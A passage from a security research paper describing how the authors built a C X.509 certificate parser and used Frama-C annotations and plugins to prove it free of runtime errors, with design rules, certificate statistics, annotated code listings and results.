No dynamic allocation. Care has been taken to not use dynamic allocation. This has been possible using various design decisions, based either on the analysis of the specification or on the analysis of real-world certificates. For instance:

— Most certificates are usually 1.5KB or so in length but there is basically no theoretical limit for their size. We decided to set an upper bound of 64 KB to certificates our parser will handle. Setting this upper bound on the whole structure also provides an upper bound on each field/structure/element that will be parsed. This helped eliminating the need for dynamic allocation.

— Another example is the handling of extensions in a certificate. There are basically no upper limits on the number of extensions in a certificate, even though most certificates only have a few. The analysis of our set of 200 million certificates shows that less than 200 different extensions exist in real life. Considering that [2] also requires each extension to appear only once in the certificate, enforcing this requirement with an upper bound of 200 extensions is a pretty easy way to avoid dynamic allocation. This would not have been possible when considering a huge or unlimited amount of extensions. In practice, an even lower bound is used in the parser.

One should also notice that avoiding dynamic allocation makes the parser more fitted to embedded devices tight constraints.

Limited use of function pointers. Function pointers are a useful tool in C but they must be used with care. For instance, the main loop handling the sequence of extensions in a certificate could incorporate a very large switch/case to call a specific handler but this would create a very large function. In practice, this is better achieved using `static const` structures associating function pointers with identifiers and additional useful data. Parser code makes limited use of this specific design pattern and prohibits the use of dynamic arrays of function pointers. This was expected to help static analysis tools follow the pointers.

No external dependencies. In order to avoid the possible security impact of external code and to facilitate the validation of this code in static analysis tools, the parser was built without dependencies to external libraries.

Use of `static`, `const` and alike qualifiers. The use of C qualifiers like `static` and `const` is very useful both to help compilers doing a better job but also to spot potential errors. They are obviously of great help for static analysis tools and require in the end only a minimal effort.

Use of unsigned integers of minimal length (`uint8_t`, `uint16_t`, etc.). `int`s are usually used without care in many C programs, for instance in situations where unsigned integers and even ones of a specific size (`uint8_t`, `uint16_t`, etc.) would be more suitable. The parser tries to use such specific integers when possible, in order for static analysis tools to benefit from the information embedded in the type (arithmetic sign, range

of values, etc.). Exploring the effects of all the possible 256 values of an `uint8_t` is obviously far less complex than doing so for the 2^{32} values of an `uint32_t`.

Limited cyclomatic complexity. Both for human readability and to simplify later validation by static analysis tools, parser code has been written in order to keep functions as small as possible and to keep the cyclomatic complexity of the project low.

Strict compilation options. Before starting static analysis work, the feedback from compilers has been used as a useful tool during development to spot possible errors. This has been done using strict compilation options. As an example, the options used with `clang` to build the project are provided below:

```
clang -Weverything -Werror -Wno-reserved-id-macro \
      -Wno-unreachable-code-break \
      -Wno-covered-switch-default \
      -Wno-padded -pedantic -fno-builtin \
      -D_FORTIFY_SOURCE=2 -fstack-protector-strong \
      -std=c99 -O3 -fPIC -ffreestanding \
      -c x509_parser.c -o x509_parser.o
```

Because different tools provide different and complementary views of the project, the ability to build the project with `gcc` has been maintained.

No recursion. Obviously, recursion is both a discouraged coding practice in embedded devices and a disastrous construction for static analysis tools.

3.3 Testing and validating the X.509 parser

In order to experiment with the capabilities of the parser against real world certificates, a test suite has been gathered from various SSL/TLS test campaigns spanning from diverse sources over a few years, and the huge amount of certificates available from Certificate Transparency [5] logs.

This set of **200 million unique certificates** was used for various purposes in the project, including the computation of statistics on specific aspects of certificate content: real-world use of a given extension, possible alternative encodings of a specific field, recursion limits, etc. This also helped taking informed decisions on useless extensions, best ways to implement SHOULD of [2], and so on. Additionally, this set was a useful basis to measure the *performances* of the parser.

5. `https://www.certificate-transparency.org/`

Implementation decisions The RFC [2] is 150 pages long. This could seem rather small, but this represents nearly 400 SHOULD, SHALL, MAY and other MUST to implement for a valid X.509 parser.

As an example, the content of section 4.1.2.1 of [2], describing one of the most simple field in a certificate, the version field, is provided below. To be more specific, the following excerpt describes what the field should contain, but not how it should be encoded, which is given by ASN.1 notation and DER encoding. If you follow the RFC, you will have to support all possible version values and then ask yourself various questions like what to do from a version 1 certificate that includes extensions.

> *This field describes the version of the encoded certificate. When extensions are used, as expected in this profile, version MUST be 3 (value is 2). If no extensions are present, but a UniqueIdentifier is present, the version SHOULD be 2 (value is 1); however, the version MAY be 3. If only basic fields are present, the version SHOULD be 1 (the value is omitted from the certificate as the default value); however, the version MAY be 2 or 3.*
>
> *Implementations SHOULD be prepared to accept any version certificate. At a minimum, conforming implementations MUST recognize version 3 certificates.*
>
> *Generation of version 2 certificates is not expected by implementations based on this profile.*

Having a huge representative set gets interesting at that point, because you can take educated decisions about the content of the RFC. As shown on figure 2, keeping backward compatibility with v1 certificate does not make much sense since they are nearly non-present in the wild.

	Number	**Percentage**
v1	3890	0.002
v2	32	0.00002
v3	196467422	99.992
v4	11703	0.006

Fig. 2. Certificates version in our set.

In practice, we have almost 3 times more v4 certificates (what's that?) than v1 ones. In the end, considering the RFC and the information provided by our set, the decision was taken to accept only v3 certificates.

Beyond the simple version field issues, we briefly provide (non exhaustive) additional decisions we have made during the implementation using the experimental feedback of our test set.

Serial number field: certificate serial number is encoded as a positive integer. Both CAs and users are expected to support serial number field up to 20 octets. The set tells us that we have no certificate with a negative serial number, so we strictly follow the RFC on that aspect. Regarding serial number size, the set has certificates with serial number from 1 to 129 octets. Serials with a length above 20 bytes represent 0.02% of the set, i.e. they are marginal. For this reason, our implementation does enforce a maximum length of 20 bytes for serial number.

Subject Public Key Info: the set provides interesting statistics about the algorithms and what needs to be supported in the parser.

Extensions: the set tells us there are tens of different extensions in the certificates we have. We have no real reasons to try and support exotic extensions. The parser implements the most common extensions based on the statistics provided by the set.

In the end, even if the parser tries to follow the rules given in [2] as much as possible, unclear guidance and suggestions are handled using real world information using the set. Regarding the MUST, SHALL and so on requirements, the decisions taken and the status of the compliance with the standard are provided in a specific document of the project.

Unit and regression tests Having a huge set of different certificates is very useful. First, it allows to detect *regressions* in already implemented code (the number of validated certificates suddenly drops from 95% to 0 because a test was reversed). It is also used to validate new features as they are developed, providing some unexpected aspects of a feature (common or maximum number of element in a given `SEQUENCE`).

Another interesting aspect which is currently a work in progress is its use as an initial set for running AFL. This will be covered in the detailed version of the article [4].

4 Introduction to program analysis

4.1 Functional and security verifications, absence of RTE

When it comes to static analysis of programs, at least two kinds of properties are desirable.

Functional verifications. this is the task of verifying that an implementation conforms to its specification (i.e. the program behaves as it *should be*). For formal functional verification, the specification has to be expressed in a formal way and the verification has to be done for all possible runs. In Frama-C, the functional specification can be expressed by the user with function contracts and assertions. The kernel computes the validity status of each property with the information given by the called plugins to ensure the consistency of the complete verification process. A validated property means there is no concrete implementation that violates this property. This functional verification can concern functional behaviors (what the function is supposed to do) but also, more precise security properties on the implementation.

Security verifications, absence of RTE. RTEs are unfortunately common when programming with unsafe languages such as C and can be a fatal problem during execution. Such errors cover divisions by zero, invalid pointer accesses, integer overflows, etc. They can lead to a segmentation fault or an unexpected/erroneous execution but they can also be exploited for a malicious purpose (e.g. by tampering with the program execution flow). Safety and security are closely related especially when dealing with RTE detection, in order to avoid memory errors and undefined behaviors. The use of formal tools for the detection of RTE has been common for years for safety concerns, especially for critical systems [1]. In parallel, we can note growing interest for these tools but for security purposes [19].

4.2 Static and dynamic analyses, soundness and completeness

In this paper, we mainly focus on *static program analysis* techniques widely used to detect vulnerabilities, but *dynamic analysis* can also be used for this purpose. Dynamic analysis aims at verifying properties at runtime when executing paths of a given program [19] .

Most of the tools covered here are based more precisely on *abstract interpretation* [18]. Some of them deal with heuristics but only sound analyzers (e.g. Frama-C/EVA [13]) prove the complete absence of RTE.

The term *soundness* comes from formal, mathematical logic. The proof system is a set of rules with which one can prove properties (absence of RTE) about the model. Soundness refers to the fact that statements proven to be true using the tool's axiomatic logics and a proof system in a given model are indeed true. In that setting, there is a proof system and a model. The program (all of its executions) plays the role of the

model and the static analysis plays the role of the proof system. The proof system behind the sound tools discussed in this article are proven to be sound: this does not mean that their implementation is indeed sound. Any bug in the proof system implementation yields in unusable results. This is also true when the model used for the proofs is not realistic (e.g. an over simple memory model) or when some ground axioms are trivially false. This induces real-world limitations for all the static analysis tools. However, one should be aware that although such limitations exist, the results of such tools are the best guarantees one can get on the absence of bugs (such as RTEs) in a program. These limitations also explain why beyond Frama-C, we have put the X.509 parser code under the scrutiny of other tools while intersecting the results. A static analysis tool is *unsound* if the tool claims a property holds when it does not in the program i.e. if there is at least one erroneous execution. False alarms are then a practical reality for sound tools but these tools can guarantee no missed errors (except for a bug in the tool as explained before). On the other side, we have *completeness*. A proof system is complete if it can prove any true statement about the model. Clearly, it means that complete tools never emits false alarms. For a valid program, a complete tool must not issue an alarm. *In practice, there is no tool that is both complete and sound.*

To reach a guaranteed RTE-free X.509 parser, a sound analyzer appears to be the appropriate approach.

Abstract interpretation is a static technique to compute over-approximations of all possible values during program execution for each memory location. In sound analyses, if a property is verified for all values in the over-approximation, *and only in that case*, then the property is validated for any concrete execution of the program. If a doubt persists, the tool will emit a *warning* on the concerned property and the remaining warnings have to be verified one by one, either with another analysis tool or directly by hand. If a property is required for an analysis, its validity is assumed but needs to be verified afterwards.

Sound analyzers are generally not so much used for code verification. Actually, these tools do not get a good press among developers because of various caveats: they are greedy in resources (time and space), they require some expertise to be handled, they generally do not offer user-friendly interfaces, and suffer from many limitations for the code to be analyzed.

Although some of these statements are purely subjective, such tools have indeed suffered from a lack of openness to users unfamiliar with formal methods. However, the situation has improved in the last years. In

any case, these tools undoubtedly allow to get very strong guarantees on the analyzed code.

One of the purposes of this article is precisely to provide a feedback on how to make Frama-C converge towards the absence of RTE proof on a real-world example. Beyond the mere result, the path to get such working proofs is also discussed. The results provided by other static analyzers on the produced code are also discussed.

5 Working with Frama-C on the parser

5.1 Frama-C presentation

Frama-C (*Fra*mework for *m*odular *a*nalysis of *C* programs [14]) is an extensible and collaborative platform dedicated to source-code analysis and more specifically for C99 source code [6]. It is mainly co-developed at the Software Security and Reliability Laboratory of CEA-LIST and the Toccata team of INRIA Saclay. The Frama-C platform is open-source and allows to bring together several analysis techniques designed as plugins. It is also designed to be extensible and allows the user to design custom plugins in a relatively easy way depending on the type of analysis and on the platform.

The kernel provides a core set of features (basically the normalized AST [7] of the program) and allows these plugins to work together either in a parallel or serial fashion. Each plugin performs a precise analysis and/or an annotation of the source code shared or reused by the next analysis. Analyses done by Frama-C can be static or dynamic (resp. without or with the program execution), or both. For the vast majority of static analyses, Frama-C aims to be *sound* in the sense that it never misses a potential error in the class of bugs targeted.

5.2 ACSL code annotations in Frama-C

In Frama-C, the annotations of C programs are expressed in ACSL (ANSI/ISO-C Specification Language [12]), a formal specification language based on a first-order logical language and designed to express properties of a C program during its execution. ACSL is an easy-to-adopt specification language with a syntax close to the C syntax with some additional but

6. Frama-C also handles other front-ends beyond the scope of this article, but such analysis are not as mature as for the C code.

7. Abstract Syntactic Tree i.e a tree representation of the abstract syntactic structure of the source code.

explicit predicates. It clearly alleviates the writing of annotations for C programmers. Examples of the ACSL language can be found in [11]. Assertions are another feature allowing to express code properties that must be true at precise program points.

These ACSL annotations can be performed either automatically by Frama-C (e.g. by the RTE plugin that generates ACSL annotations to warn about RTEs) or by hand, directly by the user, to express properties based on function contracts. Function contracts allow the user to provide preconditions and postconditions for given functions. Preconditions (resp. postconditions) are the set of properties supposed to be true before the function is called (resp. at the end of the function execution).

Using ACSL and Frama-C allows to target a large range of functional and security verifications. Among them, proving safety properties and the absence of RTEs are historical ones and still remain the main objectives with Frama-C. Other security properties as well as formal behavioral modeling and specifications can also be expressed with the versatile framework.

5.3 ACSL by example

In order to illustrate this, let us take the *very simple* example of the `div` function that computes the euclidean division of `x` by `y` and stores the quotient in `*q` and the remainder in `*r` (see listing 3).

```
1 /*@ requires \valid(q) && \valid(r);
2   @ requires 0 <= x && 0 < y;
3   @ assigns *q, *r;
4   @ ensures x == *q * y + *r && 0 <= *r < y;*/
5 void div(int x,int y, int * q, int * r)
6 {
7   /*...*/
8 }
```

Listing 3. ACSL annotations of the `div` function.

The preconditions are introduced by the predicate `requires`, the postconditions by `ensures`: as we can see, the postcondition is expressed as the natural desired result of the euclidean division. The set of memory locations modified by the function is given with the `assigns` clause. If no `assigns` clause is defined for a function, the caller will have no information at all on this function's side effects and will over-approximate them. The keyword `valid` implies the verification of memory access for read and write here (for a read only access, the keyword `valid_read` is used). ACSL annotations can be directly written in C source files in comments starting

with `/*@` or `//@`. They are used by Frama-C analyzers but do not interfere with the original code as they are classical C comments [8].

5.4 RTE, EVA and WP plugins

In this article, we specifically focus on three plugins: RTE [16], EVA [13] and WP [15], since only these three are used for the verification of our parser.

The RTE plugin systematically adds ACSL annotations to check potential Run Time Errors. It is an annotations generator and it does not perform the discharging of such annotations. This plugin is used to seed more advanced plugins such as WP. EVA [9] uses sound abstract interpretation. EVA proceeds to a complete value analysis of the analyzed program to warn about possible RTEs. In practice, the EVA plugin internally verifies RTEs and adds annotations only when it cannot prove them. The RTE plugin covers only a subset of RTE checks done by EVA so explicit calls to the RTE plugin can be skipped. EVA can also be used to prove simple explicit ACSL annotations or assertions in C code.

For more complex ACSL properties or assertions, another plugin, Frama-C/WP [10], is usually used. It implements deductive verification [3] calculus, a modular sound technique to prove that a property holds after the execution of a function if some other properties hold before it (pre/post condition as seen before). WP is able to verify more complex logical annotations and assertions using external automated or interactive provers (mainly *AltErgo*, *Why3* and *Coq*) but requires extra efforts with the code annotations including *loop annotations*. Indeed, to analyze a source code with loops, WP needs a specification for each of them or it uses an implicit specification which is equivalent to *"anything can happen"*.

A loop annotation is composed of a loop invariant (i.e. a general condition which is true, before and also *after* the loop and even, for each iteration), a loop variant (an integer expression that strictly decreases at each iteration and ensures the loop terminates) and possibly the list of assigned variables (as for function annotations, without an `assigns` clause, it means that potentially the loop modifies "everything").

The idea of weakest-precondition calculus is to build valid deductions based on Hoare logic [7].

8. We do not consider here the runtime verification and the executable ACSL annotations (E-ACSL).

9. Evolved Value Analysis.

10. Weakest Precondition.

5.5 Frama-C interactive and iterative workflow

We provide hereafter an overview of the workflow involving Frama-C and its plugin based on the expected results. Frama-C will accept C code, either with or without ACSL annotations: developers may be interested in annotating their code with expected functional or security properties.

Annotations may either help the work of the tool or make it more complex. For instance, manually adding loop annotations usually helps the tool to maintain precise information on manipulated elements. As a consequence, nearby functions and annotations may benefit or suffer from this additional information. Annotations that cannot be validated may impact the duration or the final status of the analysis.

The initial goal of the project is to prove the absence of RTE of the X.509 parser without specific functions or logical guarantees. This is why our main guideline was to focus on full verification of the code by using EVA and WP.

Frama-C can either be launched directly or using the GUI interface. In both cases, initial options for the analysis are provided on the command line as shown below:

```
frama-c-gui x509_parser.c -machdep x86_64 \
            -eva -wp-dynamic \
            -then \
            -wp -wp-dynamic
```

This instructs the tool to work on the `x509_parser.c` file, targeting the x86_64 architecture, and using first EVA plugin and then WP plugin. Because our code uses *function pointers* and associated annotations (`@calls`) which are discussed later, the `-wp-dynamic` option is required.

Running Frama-C on the current parser code **without annotations** generates 908 proof obligations: this means that an RTE check is added every 3.5 line of code on average (the parser is made of around 3,000 lines of effective code). After less than a minute the result is 134 proof obligations having an unknown status. This means, that, without any specific effort, the first 85% of proof obligations are validated.

Let's now try and improve the result of the analysis, still without performing any manual annotations yet.

For that purpose, the invocation of Frama-C was progressively improved:

```
frama-c-gui x509_parser.c -machdep x86_64 \
     -eva -eva-slevel 1 \
     -eva-slevel-function="find_dn_by_oid:100, \
                           find_curve_by_oid:100, \
                           find_alg_by_oid:200, \
                           find_ext_by_oid:200, \
                           parse_AccessDescription:400, \
                           parse_x509_Extension:400, \
                           parse_x509_Extensions:400, \
                           bufs_differ:200, \
                           parse_x509_tbsCertificate:400" \
     -eva-warn-undefined-pointer-comparison none \
     -wp-dynamic \
     -then \
     -wp -wp-dynamic -wp-unfold-assigns \
     -wp-par $(JOBS) \
     -wp-steps 100000 -wp-depth 100000 \
     -wp-split -wp-literals -wp-model typed_cast_ref \
     -wp-timeout $(TIMEOUT) -save $(SESSION)
```

Regarding EVA plugin, the following main options have been added:

— `-eva-slevel 1` and `-eva-slevel-function`: `slevel` is probably the main parameter for EVA operations. Increasing its value either globally or for a given function improves the precision of the analysis by making the analyzer unroll loops and propagate separately the states that come from the `then` and `else` branches of a conditional statement. This also has the side effect of making the analysis slower. Hence, a good strategy is to use a low global `slevel` value and specify higher values for functions that require using `-eva-slevel-function` option, as depicted above.

— `-eva-warn-undefined-pointer-comparison none` is used with care in order to silence undefined pointers comparisons. This is needed to prevent Frama-C from emitting warnings for all tests of function input parameters against `NULL`.

Regarding WP plugin, the following options have been added:

— `-wp-par`: this option limits the number of parallel processes runs for decision procedures.

— `-wp-split` splits conjunctions in generated proof obligations recursively into subgoals. It generates more but simpler goals.

— `-wp-literals`: this option exports string literals to provers.
— `-wp-model typed_cast_ref: "Typed+var+int+float"` default sound model is overriden. This specific option is discussed later.

Using these options, we reduce the proof obligations with an unknown status from 134 to 63, yielding in 7% unknown. An interesting observation is that skipping the WP pass with only EVA leaves 72 unknown obligations, meaning that WP does not help that much on reducing the number of RTE-added annotations after the EVA pass. When skipping the EVA pass and leaving only RTE and WP, 150 unknown obligations are left.

Sadly, Frama-C will not go any further by tweaking plugins' options. In order to move forward we had to help the tool by annotating the portions of the code that challenge the tool such as the *loop patterns* (`while`, `for`, etc). This specific manual interactive annotation phase to converge towards a fully proven code is described in the next sections.

5.6 Manual code annotations

An overview of the remaining proof obligations shows that they are almost all related to buffer accesses and initializations. Furthermore, a large amount of them are located inside loops. Listing 4 exhibits such a loop working on a buffer inside the `_extract_complex_tag()` function.

```
1     for (rbytes = 0; rbytes < len; rbytes++) {
2         t = (t << 7) + (buf[rbytes] & 0x7f);
3         if ((buf[rbytes] & 0x80) == 0) {
4             break;
5         }
6     }
```

Listing 4. Initial version of `_extract_complex_tag()` main loop.

Listing 5 shows how RTE/EVA rewrites the loop and their automatic annotation: they remain in an *unknown state* after EVA and WP passes.

```
1   rbytes = (unsigned short)0;
2   while ((int)rbytes < (int)len) {
3     {
4       /*@ assert rte: mem_access: \valid_read(buf + rbytes); */
5       t = (t << 7) + (u32)((int)*(buf + rbytes) & 0x7f);
6       /*@ assert rte: mem_access: \valid_read(buf + rbytes); */
7       if (((int)*(buf + rbytes) & 0x80) == 0) {
8         break;
9       }
10    }
11    rbytes = (u16)((int)rbytes + 1);
12  }
```

Listing 5. Annotation by RTE of `_extract_complex_tag()` main loop.

As we can see, Frama-C plugins need help to understand that each read access to `buf[rbytes]` is valid during each iteration of the loop, whose number of iterations depends on `rbytes` and `len`. This is achieved by using dedicated ACSL annotations as shown on Listing 6:

— `loop invariant`, which provides a condition that remains true during each iteration of the loop[11]. In practice, multiple loop invariants can be specified;

— `loop assigns` that specify the elements allocated outside the loop but modified inside the loop;

— optional `loop variant` that provide a strictly decreasing non-negative integer value at each loop iteration.

```
1   /*@
2     @ loop invariant 0 <= rbytes <= len;
3     @ loop invariant \forall integer x ; 0 <= x < rbytes ==>
4        ((buf[x] & 0x80) != 0);
5     @ loop assigns rbytes, t;
6     @ loop variant (len - rbytes);
7     @ */
8   for (rbytes = 0; rbytes < len; rbytes++) {
9       t = (t << 7) + (buf[rbytes] & 0x7f);
10      if ((buf[rbytes] & 0x80) == 0) {
11          break;
12      }
13  }
```

Listing 6. Annotated version of `_extract_complex_tag()` main loop.

Even if such manual annotation will indeed help the plugins, out-of-bound accesses validation requires additional knowledge about the buffer validity and state when entering the loop. Since the buffer and its length are parameters of the function, a function contract for `_extract_complex_tag()` is needed and shown in listing 7. As discussed in section 5.2, this contract helps the tool to have preconditions, postconditions and side effects of the function. Frama-C plugins will use these elements when trying to validate the behavior of the function (manual annotations, RTE-added annotations, etc.). The `requires` clauses will be considered as a work hypothesis, and in this context `ensures` and `assigns` clauses will be validated. When a callee function `f1()` is encountered during the validation of a caller function `f2()`, the plugins will validate the requirements of `f1()` and benefit of the `ensures` properties in `f2()`.

The second `requires` regarding `((len > 0) && (buf != \null))` informs the plugins that when a non `NULL` buffer is passed to to the function with a positive length, all its `len` elements can be safely read.

11. The semantic of the `loop invariant` is a bit trickier than that, see [12].

```
1  /*@
2    @ requires len >= 0;
3    @ requires ((len > 0) && (buf != \null)) ==>
4          \valid_read(buf + (0 .. (len - 1)));
5    @ requires \separated(tag_num, eaten, buf+(..));
6    @ requires \valid(tag_num);
7    @ requires \valid(eaten);
8    @ ensures \result < 0 || \result == 0;
9    @ ensures (len == 0) ==> \result < 0;
10   @ ensures (buf == \null) ==> \result < 0;
11   @ ensures (\result == 0) ==> 1 <= *eaten <= len;
12   @ assigns *tag_num, *eaten;
13   @*/
14 static int _extract_complex_tag(u8 *buf, u16 len, u32 *tag_num, u16
       *eaten)
15 {
16     u16 rbytes; u32 t = 0; int ret;
17     if ((len == 0) || (buf == NULL)) {
18         ret = -__LINE__;
19         ERROR_TRACE_APPEND(__LINE__);
20         goto out;
21     }
22     if (len > 4) { len = 4; }
23     /*@
24       @ loop invariant 0 <= rbytes <= len;
25       @ loop invariant \forall integer x ; 0 <= x < rbytes ==>
26          ((buf[x] & 0x80) != 0);
27       @ loop assigns rbytes, t;
28       @ loop variant (len - rbytes);
29       @ */
30     for (rbytes = 0; rbytes < len; rbytes++) {
31         t = (t << 7) + (buf[rbytes] & 0x7f);
32         if ((buf[rbytes] & 0x80) == 0) {
33             break;
34         }
35     }
36     /* Check if we left the loop w/o finding tag's end */
37     if (rbytes == len) {
38         /*@ assert ((buf[len - 1] & 0x80) != 0); */
39         ret = -__LINE__;
40         ERROR_TRACE_APPEND(__LINE__);
41         goto out;
42     }
43     if (t < 0x1f) {
44         ret = -__LINE__;
45         ERROR_TRACE_APPEND(__LINE__);
46         goto out;
47     }
48     *tag_num = t; *eaten = rbytes + 1; ret = 0;
49 out:
50     return ret;
51 }
```

Listing 7. Annotated version of `_extract_complex_tag()` function.

Informally, the first `if` at the beginning of the function will ensure the conditions of the implication. It guarantees that just after this `if len` is positive and `buf` is not `NULL`, resulting in an ensurance that all `len` elements of `buf` can be read. The second `if` will limit the value of `len` to 4 if a buffer larger than that is provided. With these extra information on the validity of the buffer and the upper bound on its length, the plugins will be able to validate the loop annotations and use them to also validate the assert added by RTE inside the loop on buffer accesses. The plugins also maintain the `assigns` clause in the function contract to validate it upon return. An equivalent work is performed for `ensures` clauses. For the `_extract_complex_tag()` function, one important aspect given in the function contract is related to the value of `eaten` output parameter. When the function succeeds (return value is 0), `eaten` provides the number of elements in `buf` that were read and guarantees that the value is in the range `[1, len]`. Because the value of `eaten` is used by the caller upon success to progress in the buffer (i.e. skip `*eaten` first bytes), it is very useful for the plugins validating caller code to know how `eaten` and `len` are linked together.

With this example, one can see that annotating the code usually means:

— writing *basic* function contracts: in our parser code, the focus is put on buffer related information (validity, length, etc.). No functional property about what function does from a semantic standpoint is expressed nor validated in these contracts;

— writing loop annotations so that the plugins can maintain a precise state when handling loops and validate RTE-added annotations.

5.7 Dealing with function pointers

At various locations in the code, we use function pointers to access the right function. Using function pointers helps code factorization and structures versatility. However, Frama-C can have issues to handle them. We briefly describe hereafter how directed annotations can be used to validate function pointers.

In theory, Frama-C should be able to annotate functions pointers dereference and get the associated function depending on the context. Unfortunately, from our experience, the tool is not able to validate some of preconditions of the called functions. This is where the `calls` ACSL statement comes in actions: it is currently an undocumented feature as it is not part of [12], and is used to list possible values of a function pointer. Even if this manual annotation has the **side effect** of helping in the validation of the calls performed using a function pointer, it can also

be used to provide guarantees on which functions can be called using a function pointer (see listing 8).

```
1  static int parse_AttributeTypeAndValue(const u8 *buf, u16 len, u16 *
       eaten)
2  {
3      ...
4      /*
5       * Let's now check the value associated w/ and
6       * following the OID has a valid format.
7       */
8      /*@ calls parse_rdn_val_cn, parse_rdn_val_x520name,
9            parse_rdn_val_serial, parse_rdn_val_country,
10           parse_rdn_val_locality, parse_rdn_val_state,
11           parse_rdn_val_org, parse_rdn_val_org_unit,
12           parse_rdn_val_title, parse_rdn_val_dn_qual,
13           parse_rdn_val_pseudo, parse_rdn_val_dc;
14       @*/
15     ret = cur->parse_rdn_val(buf, data_len);
16     if (ret) {
17         ERROR_TRACE_APPEND(__LINE__);
18         goto out;
19     }
20     ...
21     ret = 0;
22 out:
23     return ret;
24 }
```

Listing 8. Use of `calls` statement in `parse_AttributeTypeAndValue()`.

6 Results and feedback

6.1 Results overview

Our main result is that we have a working X.509 parser with RTE-free C code that is verified by Frama-C using and "EVA then WP" strategy.

Over the 8,000 lines of code (with comments) of the whole X.509 parser, 1,100 lines of annotations have been added (14% of the source code). Since this additional percentage is sufficient to guarantee a complete absence of RTE in the code, this seems like a reasonable investment.

But beyond the number of lines of annotation we had to introduce, an interesting indicator is also the amount of work and time that was necessary to obtain the expected results, as well as the learning curve of handling the Frama-C framework. Going from zero knowledge about Frama-C to the fully annotated and proven code took less than 5 calendar months (more on this in the feedback section) when most of the development of the parser spanned (with a similar effort level) over 12 calendar months.

Finally, another interesting indicator is the time Frama-C takes to execute its proofs. As we know, soundness comes at a cost, and some tools might take a tremendous amount of CPU time to converge towards a result. In our case, EVA and WP finish their processing in 15 minutes for the whole project on a common laptop with 8GB of RAM, which is very reasonable considering the amount of proof objectives of the project (up to around 18,000 when using `-wp-split`) and means that *anyone can reproduce validation* on their machine.

6.2 Annotation work complexity

The parser implementation contains a total of 99 defined functions and 193 functions calls (either directly or via function pointers). The number of decision points in the code is 674, among which 631 are `if` statements.

The whole implementation contains 35 loops, which are almost all used to progress in the ASN.1 main buffer during parsing. A few of these loops are used to iterate on global structures to find an entry (e.g. locate an entry with a given OID to call a function pointer provided by the associated entry).

Regarding annotations, the unique C file contains a total of 953 manually-added clauses, among which 112 are loop annotations. With a total of 35 loops in the code, this gives an average of 3 clauses for each loop. Function contracts represent most annotations with 768 clauses (336 ensures, 336 requires and 96 assigns). This gives an average of 8 clauses per function. The remaining annotations are 62 `assert` manually put in the code to help the tool insist on a specific aspect and 5 uses of `calls` clause where function pointer are dereferenced.

The conclusions that can be drawn from previous statistics are that the project has been developed in order to split all functions in smaller functions, thus reducing the complexity of the code. The cost of annotating the code has been limited to 3 annotations per loop and 8 on average per function contract.

6.3 Frama-C learning curve

Although this can be a subjective matter, we have found that the learning curve is pretty steep because a good understanding of some very classical quirks [12] is required (e.g. loop variants and invariants).

Self-discipline is also required for loops implementation in order to simplify annotations and efficiently get validation results. Complex loops with multiple elements evolving together are hard (if not impossible) to

annotate, will possibly fail to be validated, and will increase or break the whole analysis time. This work shows that even a complex X.509 parser can be implemented using a limited amount of loop constructs (35). Additionally, all these loops can be written simply enough to be annotated and validated.

One interesting element regarding the complexity of the annotation work is the elements of ACSL language used for this purpose. When targeting the goal of the absence of RTE, the amount of elements required for annotations is a very limited subset of the specification [12]. Interestingly, this limited subset is sufficient to achieve RTE-free validation without requiring a thorough understanding of formal methods.

6.4 Feedback

Many static analysis tools do not require (or support) manual annotations. This is both an advantage and a disadvantage. On one hand, this reduces the time the developer has to spend but on the other hand, this makes it difficult to handle cases where the tool does not complete its analysis. ACSL annotations are very similar to C, which makes them straightforward to work with from a C developer perspective.

Frama-C is an actively developed framework with a responsive community and releases every 6 months. We indeed witnessed improvements on the analysis capabilities of the tool between consecutive versions (we essentially used Chlorine and Argon versions). There is an effort to keep up-to-date the various documentations for the tool and each plugin with each release even if, in certain cases, we failed to find all the useful information in these documentations. Fortunately, several public support options are available and provided by the Frama-C community. Another minor drawback is that external tutorial and examples, even if they help learning how to use the tool, can quickly get outdated.

When validating a complex piece of code, one of the downsides of the tool is that there is not always a clear strategy towards success. Even if the tool provides some interesting information (possible values for a given variable at a given point in the code, etc.), some experience and few attempts are sometimes required to get the right annotation and/or code modification. Having managed to validate a complete X.509 parser shows that this work remains feasible but it is not automatic and has probably been the most time-consuming task of this validation work. Things can also get frustrating when plugins options can either help verifying the code or completely destabilize the analysis (large increase of unproven goals or of the processing time).

7 Feedback with other tools

To complete the results obtained with the EVA then WP strategy, we have also tried another strategy and other tools.

Because of a lack of space, these detailed results are provided in the extended version of the article [4]. A valuable result of these tools is the confirmation of the absence of RTE (although false alarms have to be manually checked for some of them).

8 Conclusion

In a nutshell, we provide a RTE-free X.509 parser validated using the Frama-C framework (using an EVA then WP strategy).

We have shown that although such a formal tool can appear complex to handle at a first glance, it proves relatively intuitive and simple to use when compared to other sound solutions, even when using it on an existing code base. Specifically, the annotation system takes a reasonable amount of efforts to integrate in the code, provided that basic and obvious guiding coding rules are respected (simple functions, simple loops, etc.). From our standpoint, this *meet in the middle* strategy works well with Frama-C annotations capabilities and ultimately few minor rewriting of the code, which seems to be a suitable approach for C developers with little background in formal oriented tools. When compared to pure static analysis tools (without annotation), the annotations seem a better alternative that, assuming an initial learning and coding effort, avoid many hours of false positive results or non-convergence of the tool in a reasonable time.

Of course, absence of RTE does not mean absence of bug, but it surely is a big step forward when compared to the current situation of C-based parsers. The absence of RTE would nonetheless constitute a very interesting and possibly achievable goal using Frama-C via additional annotations, but this is left for future work.

An interesting parallel work would be to explore other languages than C with type-safeness and guarantees absence of RTE such as ADA and Rust. Comparing the time and coding efficiency to get an RTE-free working parser in such languages when compared to C plus Frama-C would provide a valuable feedback for the developers and the security community.

As a side note, a work in progress is the extension of the parser to support certificate signature validation and path validation to create a usable standalone X.509 stack.

References

1. J. Bertrane, P. Cousot, R. Cousot, J. Feret, L. Mauborgne, A. Miné, and X. Rival. Static Analysis by Abstract Interpretation of Embedded Critical Software. *SIGSOFT Softw. Eng. Notes*, 2011.
2. S. Farrell S. Boeyen R. Housley W. Polk D. Cooper, S. Santesson. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. `https://www.ietf.org/rfc/rfc5280.txt`, May 2008.
3. E.W. Dijkstra. Guarded Commands, Nondeterminacy and Formal Derivation of Programs. *ACM*, 1975.
4. A. Ebalard, P. Mouy, and R. Benadjila. Journey to a RTE-free X.509 parser (extended). `https://www.sstic.org/2019/presentation/journey-to-a-rte-free-x509-parser/`, 2019.
